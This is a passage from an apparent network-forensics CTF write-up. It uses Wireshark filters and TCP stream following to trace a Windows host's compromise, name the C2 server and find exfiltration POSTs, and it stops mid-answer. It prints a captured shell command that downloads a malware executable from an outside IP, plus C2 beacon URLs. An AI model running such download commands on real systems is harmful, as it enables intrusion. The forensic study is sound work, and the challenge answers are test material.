
Solution:

Continue in the pcap file as **Erge_7**.


2018-08-14_11-40-44.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…

```
No.   Time        Source            Destination       Protocol Length Info
69949 1476.613691 192.168.1.100     192.168.1.1       DNS        74 Standard query 0x0f50 A ntp.ubuntu.com
69950 1476.613712 192.168.1.100     192.168.1.1       DNS        74 Standard query 0x0bc9 AAAA ntp.ubuntu.com
69951 1476.830498 192.168.1.150     13.35.102.60      TCP        74 34996 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 …
69952 1476.905334 192.168.1.151     192.168.1.150     TCP      1514 56494 → 9200 [ACK] Seq=3333123 Ack=315851 Win=144…
69953 1476.905606 192.168.1.151     192.168.1.150     HTTP      652 POST /_bulk HTTP/1.1  (application/json)
69954 1476.905685 192.168.1.150     192.168.1.151     TCP        66 9200 → 56494 [ACK] Seq=315851 Ack=3334571 Win=242…
69955 1476.905714 192.168.1.150     192.168.1.151     TCP        66 9200 → 56494 [ACK] Seq=315851 Ack=3335157 Win=242…
69956 1477.046765 192.168.1.150     192.168.1.151     HTTP      431 HTTP/1.1 200 OK  (application/json)
69957 1477.046806 192.168.1.151     192.168.1.150     TCP        66 56494 → 9200 [ACK] Seq=3335157 Ack=316216 Win=143…
69958 1477.427700 36:4c:5e:a0:32:a7 32:99:59:05:55:06 ARP        42 Who has 192.168.1.20? Tell 192.168.1.1
```


Filter the packets with same filter as Erge_7, but add the IP address found in Erge_7. **frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr==192.168.1.10 && ip.addr== 5.101.80.151**.


2018-08-14_11-40-44.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…

frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr==192.168.1.10 && ip.addr== 5.101.80.151

```
lo.   Time        Source         Destination    Protocol Length Info
69970 1478.568322 5.101.80.151   192.168.1.10   TCP        68 80 → 49218 [PSH, ACK] Seq=36 Ack=791 Win=30336 Len=14
69971 1478.569107 192.168.1.10   5.101.80.151   TCP        68 49218 → 80 [PSH, ACK] Seq=791 Ack=50 Win=65536 Len=14
69972 1478.592829 192.168.1.10   5.101.80.151   TCP      1514 49218 → 80 [PSH, ACK] Seq=805 Ack=50 Win=65536 Len=1460
69973 1478.593068 192.168.1.10   5.101.80.151   TCP        83 49218 → 80 [PSH, ACK] Seq=2265 Ack=50 Win=65536 Len=29
69974 1478.593833 5.101.80.151   192.168.1.10   TCP        66 [TCP Window Update] 80 → 49218 [ACK] Seq=50 Ack=791 Win…
69975 1478.593845 5.101.80.151   192.168.1.10   TCP        66 [TCP Dup ACK 69766#1] 80 → 49218 [ACK] Seq=50 Ack=791 W…
69977 1478.880117 192.168.1.10   5.101.80.151   TCP      1514 [TCP Retransmission] 49218 → 80 [PSH, ACK] Seq=791 Ack=…
69978 1478.880859 5.101.80.151   192.168.1.10   TCP        66 80 → 49218 [ACK] Seq=50 Ack=2294 Win=36224 Len=0 SLE=80…
69979 1478.881280 192.168.1.10   5.101.80.151   TCP        76 49218 → 80 [PSH, ACK] Seq=2294 Ack=50 Win=65536 Len=22
69980 1478.881599 5.101.80.151   192.168.1.10   TCP        54 80 → 49218 [ACK] Seq=50 Ack=2316 Win=36224 Len=0
```

Right click on the first packet (69970), then follow\tcp stream.



2018-08-14_11-40-44.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
No. Time Source Destination Protocol Length Info
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift… Ctrl+Shift+T
Packet Comment… Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As…
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H

```
frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr==192.168.1.10 && ip.addr== 5.101.80.151
```

```
69970 1478.5   0  TCP    68 80 → 49218 [PSH, ACK] Seq=36 Ack=791 Win=30336 Len=14
69971 1478.5   1  TCP    68 49218 → 80 [PSH, ACK] Seq=791 Ack=50 Win=65536 Len=14
69972 1478.5   1  TCP  1514 49218 → 80 [PSH, ACK] Seq=805 Ack=50 Win=65536 Len=1460
69973 1478.5   1  TCP    83 49218 → 80 [PSH, ACK] Seq=2265 Ack=50 Win=65536 Len=29
69974 1478.5   0  TCP    66 [TCP Window Update] 80 → 49218 [ACK] Seq=50 Ack=791 Win
69975 1478.5   0  TCP    66 [TCP Dup ACK 69766#1] 80 → 49218 [ACK] Seq=50 Ack=791 W
69977 1478.8   1  TCP  1514 [TCP Retransmission] 49218 → 80 [PSH, ACK] Seq=791 Ack=
69978 1478.8   0  TCP    66 80 → 49218 [ACK] Seq=50 Ack=2294 Win=36224 Len=0 SLE=80
69979 1478.8   1  TCP    76 49218 → 80 [PSH, ACK] Seq=2294 Ack=50 Win=65536 Len=22
69980 1478.8   0  TCP    54 80 → 49218 [ACK] Seq=50 Ack=2316 Win=36224 Len=0
```

```
> Frame 69970: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
> Ethernet II, Src: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7), Dst: 4e:63:c8:87:bc:f2 (4e:63:c8:87:bc:f2)
> Internet Protocol Version 4, Src: 5.101.80.151, Dst: 192.168.1.10
> Transmission Control Protocol, Src Port: 80, Dst Port: 49218, Seq: 36, Ack: 791, Len: 14
```

This shows the commands that were ran.


Wireshark · Follow TCP Stream (tcp.stream eq 351) · 2018-08-14_11-40-44.pcap

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>wget http://52.95.251.151/main.exe
wget http://52.95.251.151/main.exe
--2018-08-14 12:04:55--  http://52.95.251.151/main.exe
Connecting to 52.95.251.151:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 166400 (162K) [application/x-msdownload]
Saving to: 'main.exe'

     0K .......... .......... .......... .......... .......... 30% 1.77M 0s
    50K .......... .......... .......... .......... .......... 61% 11.3M 0s
   100K .......... .......... .......... .......... .......... 92% 39.8M 0s
   150K .......... ..                                         100% 25.8M=0.03s

2018-08-14 12:04:55 (4.73 MB/s) - 'main.exe' saved [166400/166400]
```


Answer: wget http://52.95.251.151/main.exe (http://52.95.251.151/main.exe)

Erge 9

What is the IP address of the c2 server?


Solution:

Look at pcaps files a little later in the day, **2018-08-14_13-06-08.pcap**



Name	Date modified	Type	Size
2018-08-14_10-56-31.pcap	8/23/2018 3:27 PM	Wireshark capture...	97,658 KB
2018-08-14_11-20-34.pcap	8/23/2018 3:28 PM	Wireshark capture...	97,657 KB
2018-08-14_11-40-44.pcap	8/23/2018 3:28 PM	Wireshark capture...	97,657 KB
2018-08-14_12-42-28.pcap	8/23/2018 3:29 PM	Wireshark capture...	97,657 KB
2018-08-14_13-06-08.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB
2018-08-14_14-12-59.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB
2018-08-14_14-39-00.pcap	8/23/2018 3:31 PM	Wireshark capture...	97,657 KB
2018-08-14_18-36-21.pcap	8/23/2018 3:31 PM	Wireshark capture...	97,657 KB
2018-08-15_06-22-41.pcap	8/23/2018 3:32 PM	Wireshark capture...	97,660 KB


Use the filter from Erge_7, notice that PC-1 starts to communicate with **52.95.251.151**, the IP address that main.exe was downloaded from.



frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr==192.168.1.10

```
No.     Time         Source          Destination     Protocol Length Info
1069…  1845.713247  216.58.218.196  192.168.1.10    TLSv1.3    93 Application Data
1069…  1845.923980  192.168.1.10    216.58.218.196  TCP        60 49250 → 443 [ACK] Seq=1211 Ack=3757 Win=64768 Len…
1069…  1846.801424  192.168.1.10    67.135.105.8    TCP        60 49225 → 80 [FIN, ACK] Seq=595 Ack=769 Win=64768 L…
1069…  1846.830740  67.135.105.8    192.168.1.10    TCP        54 80 → 49225 [FIN, ACK] Seq=769 Ack=596 Win=31360 L…
1069…  1846.831502  192.168.1.10    67.135.105.8    TCP        60 49225 → 80 [ACK] Seq=596 Ack=770 Win=64768 Len=0
1070…  1847.772154  192.168.1.10    35.167.70.180   TCP        60 [TCP Keep-Alive] 49279 → 443 [ACK] Seq=10447 Ack=…
1070…  1847.822422  35.167.70.180   192.168.1.10    TCP        54 [TCP Keep-Alive ACK] 443 → 49279 [ACK] Seq=3345 A…
1070…  1847.912252  192.168.1.10    72.21.91.29     TCP        60 [TCP Keep-Alive] 49260 → 80 [ACK] Seq=880 Ack=157…
1070…  1847.912624  192.168.1.10    72.21.91.29     TCP        60 [TCP Keep-Alive] 49261 → 80 [ACK] Seq=880 Ack=157…
1070…  1847.923113  72.21.91.29     192.168.1.10    TCP        66 [TCP Keep-Alive ACK] 80 → 49260 [ACK] Seq=1577 Ac…
1070…  1847.923312  72.21.91.29     192.168.1.10    TCP        66 [TCP Keep-Alive ACK] 80 → 49261 [ACK] Seq=1577 Ac…
1070…  1848.808662  192.168.1.10    72.21.91.29     TCP        60 49262 → 80 [FIN, ACK] Seq=441 Ack=789 Win=64768 L…
1070…  1848.819897  72.21.91.29     192.168.1.10    TCP        54 80 → 49262 [FIN, ACK] Seq=789 Ack=442 Win=147456 …
1070…  1848.820330  192.168.1.10    72.21.91.29     TCP        60 49262 → 80 [ACK] Seq=442 Ack=790 Win=64768 Len=0
1070…  1849.936875  192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
1070…  1849.939833  52.95.251.150   192.168.1.10    HTTP      220 HTTP/1.1 200 OK  (text/html)
1070…  1849.942320  192.168.1.10    52.95.251.150   TCP       291 49278 → 80 [PSH, ACK] Seq=8977 Ack=6418 Win=65024…
1070…  1849.942473  192.168.1.10    52.95.251.150   HTTP       61 POST /4E63C887BCF2 HTTP/1.1
1070…  1849.943056  52.95.251.150   192.168.1.10    TCP        54 80 → 49278 [ACK] Seq=6418 Ack=9221 Win=72192 Len=0
1070…  1850.037956  52.95.251.150   192.168.1.10    HTTP      217 HTTP/1.1 200 OK  (text/html)
1070…  1850.256803  192.168.1.10    52.95.251.150   TCP        60 49278 → 80 [ACK] Seq=9221 Ack=6581 Win=65024 Len=0
```

After the communication with **52.95.251.151**, traffic from and to **52.95.251.150** starts. Infer that this is the IP address of the c2 server, because it's coming from the same server that **main.exe** was downloaded from and its the only IP address using TCP protocol after the communication coming from **52.95.251.151** ended.



2018-08-14_13-06-08.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr==192.168.1.10

```
No.   Time       Source          Destination     Protocol Length Info
50622 363.072485 208.77.78.206   192.168.1.10    UDP       896 443 → 63452 Len=854
50623 363.073356 192.168.1.10    208.77.78.206   UDP        73 63452 → 443 Len=31
50624 363.080335 208.77.78.206   192.168.1.10    UDP      1261 443 → 63452 Len=1219
50625 363.081209 192.168.1.10    208.77.78.206   UDP        73 63452 → 443 Len=31
50626 363.083250 208.77.78.206   192.168.1.10    UDP       419 443 → 63452 Len=377
50627 363.084213 192.168.1.10    208.77.78.206   UDP        73 63452 → 443 Len=31
50628 363.241734 192.168.1.10    52.95.251.150   HTTP      271 GET /4E63C887BCF2 HTTP/1.1
50629 363.244675 52.95.251.150   192.168.1.10    HTTP      220 HTTP/1.1 200 OK  (text/html)
50636 363.501543 208.77.78.206   192.168.1.10    UDP       441 443 → 63452 Len=399
50637 363.503316 192.168.1.10    208.77.78.206   UDP        73 63452 → 443 Len=31
50638 363.504143 208.77.78.206   192.168.1.10    UDP       444 443 → 63452 Len=402
50639 363.504511 208.77.78.206   192.168.1.10    UDP      1255 443 → 63452 Len=1213
50640 363.504866 208.77.78.206   192.168.1.10    UDP       448 443 → 63452 Len=406
50641 363.505123 208.77.78.206   192.168.1.10    UDP       435 443 → 63452 Len=393
50642 363.505715 192.168.1.10    208.77.78.206   UDP        73 63452 → 443 Len=31
50643 363.506348 192.168.1.10    208.77.78.206   UDP        73 63452 → 443 Len=31
```


Answer: 52.95.251.150

Erge 10

What was the name of the file that was exfiltrated by the malware?


Solution:

Knowing the pcap file that contained the malware. Look at what the compromised machine is POSTing out by looking at the pcaps that follow **2018-08-14_13-06-08.pcap** to see what file was exfiltrated. Look at **2018-08-14_14-39-00.pcap**.




Name	Date modified	Type	Size
2018-08-14_13-06-08.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB
2018-08-14_14-12-59.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB
2018-08-14_14-39-00.pcap	8/23/2018 3:31 PM	Wireshark capture...	97,657 KB
2018-08-14_18-36-21.pcap	8/23/2018 3:31 PM	Wireshark capture...	97,657 KB
2018-08-15_06-22-41.pcap	8/23/2018 3:32 PM	Wireshark capture...	97,660 KB
2018-08-15_09-04-14.pcap	8/23/2018 3:33 PM	Wireshark capture...	97,659 KB
2018-08-15_09-27-04.pcap	8/23/2018 3:33 PM	Wireshark capture...	97,663 KB

Filter the packets with **ip.addr == 52.95.251.150 && http.request.method == POST**. The IP address where the malware orginated from and POST method as it's being sent to the malware IP address.


2018-08-14_14-39-00.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…

```
ip.addr == 52.95.251.150 && http.request.method == POST

No.    Time       Source        Destination     Protocol Length Info
 1011 1.607932   192.168.1.10  52.95.251.150   HTTP       61 POST /4E63C887BCF2 HTTP/1.1
 2950 6.771376   192.168.1.10  52.95.251.150   HTTP       61 POST /4E63C887BCF2 HTTP/1.1
 5101 11.872716  192.168.1.10  52.95.251.150   HTTP       61 POST /4E63C887BCF2 HTTP/1.1
14480 17.005415  192.168.1.10  52.95.251.150   HTTP       61 POST /4E63C887BCF2 HTTP/1.1
14783 22.090970  192.168.1.10  52.95.251.150   HTTP       61 POST /4E63C887BCF2 HTTP/1.1
14854 27.208420  192.168.1.10  52.95.251.150   HTTP       61 POST /4E63C887BCF2 HTTP/1.1
14976 32.310079  192.168.1.10  52.95.251.150   HTTP       61 POST /4E63C887BCF2 HTTP/1.1
15667 37.426288  192.168.1.10  52.95.251.150   HTTP       61 POST /4E63C887BCF2 HTTP/1.1
19981 42.527211  192.168.1.10  52.95.251.150   HTTP       61 POST /4E63C887BCF2 HTTP/1.1
```

Once filtered, there are two packets that look different. Look at the info section for the name of the exfiltrated file.



```
&& http.request.method == POST

Source         Destination     Protocol  Length Info
